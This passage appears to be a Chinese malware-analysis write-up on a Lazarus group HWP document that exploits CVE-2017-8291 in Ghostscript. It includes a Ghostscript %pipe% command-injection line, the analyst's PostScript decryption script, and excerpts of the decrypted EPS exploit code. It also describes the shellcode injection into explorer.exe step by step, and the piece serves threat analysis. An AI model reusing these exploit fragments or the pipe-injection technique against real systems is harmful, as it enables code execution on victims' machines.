
最后通过`.putdeviceparams`(实现位于/psi/zdevice.c)设置`/OutputFile`为`(%pipe%echo vulnerable > /dev/tty)`，`.outputpage`完成调用。

0x03 Lazarus组织利用样本分析:

0x03.1 样本1:

> 样本名称：라자루스_에어컨계약.hwp
>
> MD5：EC0C543675374A0EE9A83A4D55CA1A6C

使用HwpScan2打开文档，可以看到其中的PS脚本：



导出解压后的PS脚本，其中`Y101`变量存储加密后Shellcode，直接改写该脚本将`Y101`变量解密并写入一EPS文件中：

```
0 1 Y101 length 1 sub {/Y18 exch 1 2 and pop def Y101 dup Y18 get <D07F2B6A91605BA7BA8C259D1CDE0A9B> Y18 15 and /Y104 8 def get xor Y18 exch put} for
/path1 (E:\\Test.eps) def
path1 (w) file /file1 exch def
file1 Y101 writestring
```

EPS脚本中有如下语句：

```
label13 label10 aload

/label82 true def
/label83 0 def

{
    .eqproc
    /label84 true def
    /label69 0 def
    label6
    {
        /label84 true def
        /label3 label7 label69 get def
        /label85 label3 length 16#20 sub def
        label3 label85 get
        {
            label84
            { /label84 false def }
            { /label84 true def exit }
            ifelse
        }
        repeat
        label84
            { /label82 false def exit }
        if
        /label69 label69 1 add def
    }
```


```
    repeat
    label84
        { /label82 false def exit }
    if
    /label83 label83 1 add def
}
loop

label82
    { quit }
    { }
ifelse

label2 0 label2
label3 label85 16#18 add 16#7E put
label3 label85 16#19 add 16#12 put
label3 label85 16#1A add 16#00 put
label3 label85 16#1B add 16#80 put
put
```

可以看出其确实利用了**CVE-2017-8291**。

继续分析解密后的**EPS脚本**可以看到其调用了`VirtualProtect()`函数：


```
add 16#80 put put 16#10 { Y11 aload } repeat /Y86 Y2 0 get 4 4 getinterval def /Y87 Y86 0 get Y86 1 get 8 b
bitshift or def 0 1 15 { /Y53 exch def /Y22 Y53 15 bitshift Y87 add def /Y21 Y53 16#FFF and 3 bitshift def
Y21 16#7E put Y20 Y21 1 add 16#12 put Y20 Y21 2 add 16#00 put Y20 Y21 3 add 16#80 put Y20 Y21 4 add Y22 16#
put Y20 Y21 6 add Y22 -16 bitshift 16#FF and put Y20 Y21 7 add Y22 -24 bitshift 16#FF and put } for 16 1 Y1
Y21 Y53 16#FFF and 3 bitshift def /Y69 Y53 -12 bitshift def /Y20 Y2 Y69 get def Y20 Y21 16#7E put Y20 Y21 1
add 16#80 put Y20 Y21 4 add Y22 16#FF and put Y20 Y21 5 add Y22 -8 bitshift 16#FF and put Y20 Y21 6 add Y22
bitshift 16#FF and put } for Y2 1 {lt} put /Y88 Y87 12 add Y16 4 add Y16 4 add Y16 4 add Y16 def /Y89 Y88 Y
VirtualProtect) Y61 def /Y92 Y90 (ExitProcess) Y61 def /Y93 Y89 <94C3> Y78 def /Y94 Y93 1 add def /Y95 Y89
def Y2 1 16#100 string put /Y97 Y87 12 add Y16 def /Y98 Y97 def Y98 Y98 4 add Y17 Y98 4 add 0 Y17 /Y99 Y97
Y16 def Y97 Y98 Y17 Y97 4 add Y99 Y17 Y99 Y95 Y17 Y99 4 add Y94 Y17 Y99 16#0C add Y93 Y17 Y99 16#14 add Y91
Y99 16#20 add Y77 length Y17 Y99 16#24 add 16#40 Y17 Y99 16#28 add Y99 Y17 Y99 16#2C add Y92 Y17 Y100 16#B0
closefile
```

`x32dbg`中打开`gbb.exe`，最新的HWP已经移除该组件，笔者分析时使用的HWP版本如下：




之后修改命令行，其参数为打开文档后于Temp目录下释放的PS脚本(即HwpScan2中的BIN0001.ps)完整路径：


于`VirtualProtect()`函数处设断后F9运行，成功断下：




通过`0xAABBCCDD`标志确定ECX指向：




由ECX给函数传递参数，获取系统函数调用地址：







判断当前进程是否运行在WOW64环境中：




获取当前系统内所有进程的快照：




获取第一个进程的句柄：




通过 `Process32Next()` 枚举进程，并传递给sub_026AF131函数判断是否为 `explorer.exe`：





返回 `explorer.exe` 进程ID：




之后将Shellcode注入到 `explorer.exe` 进程中：









x64dbg附加到`explorer.exe`上，分析其Shellcode功能。同样是通过`0xAABBCCDD`标志确定RCX指向：

